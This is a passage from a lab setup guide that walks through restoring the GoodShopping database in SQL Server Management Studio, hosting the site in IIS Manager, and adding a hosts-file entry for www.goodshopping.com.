


25. Select backup devices dialog-box appears, click Add button




26. Navigate to the backup file (**goodshopping.bak**) located in **C:\inetpub\wwwroot\GoodShopping\DB**


27. Select the backup file and then click **OK**. Locate Backup File window exits.




28. Under Backup media section, the location of **goodshopping.bak** website is listed
29. Click **OK**, Select backup devices window exits



30. You will observe that the backup file has been successfully added. Ensure that the backup file is checked.



31. Click **Options** in left pane, check **Overwrite existing database** under **Restore options** section and the click **OK**




32. Microsoft SQL Server Management Studio pop-up appears stating that the database has been successfully created. Click **OK**




33. You have successfully **restored** the **database** of GoodShopping in your machine, GoodShopping website is now hosted in your local machine


34. Now click **Start** menu button and click **Down** arrow button to launch **Internet Information Services (IIS) Manager**.




35. In Apps menu click **Internet Information Services (IIS) Manager** app to launch.



36. Internet Information Services (IIS) Manager pop-up appears click **No**.




37. Internet Information Services (IIS) Manager main window appears, now in left pane of the window expand **Machine Name** and right click on **Sites** and click **Add Website...** from context menu.




38. Add Website wizard appears, type the **Site name** in **Site name:** field and click on **Browse** button near **Physical path:** section


39. Here we are installing GoodShopping site, so we have provided **GoodShopping** in the Site name: field




40. **Browse for Folder** pop-up appears, navigate to C:\inetpub\wwwroot and choose **GoodShopping** folder and click **OK**.



41. Now in Binding section choose **http** in Type: field. Choose the **Host machine IP address** from IP address: field, and choose **80** in Port: field.




42. Type [www.goodshopping.com](http://www.goodshopping.com) in Hostname: field, make sure that **Start Website immediately** is checked and click **OK**.



43. Now navigate to C:\Windows\System32\drivers\etc and right click on hosts file and click Edit with Notepad++ from context menu.
44. Hosts file opens in Notepad++ type <IP Address of the Host Machine> [www.goodshopping.com](http://www.goodshopping.com) and then click Save button and close the Notepad++ window.

45. Here host machine is Windows Server 2012 and the IP addresses may differ in your lab environment.



The screenshot shows a Notepad++ window titled "hosts" with the following content:

```
4 #
5 # This file contains the mappings of IP addresses to host names. Each
6 # entry should be kept on an individual line. The IP address should
7 # be placed in the first column followed by the corresponding host name.
8 # The IP address and the host name should be separated by at least one
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
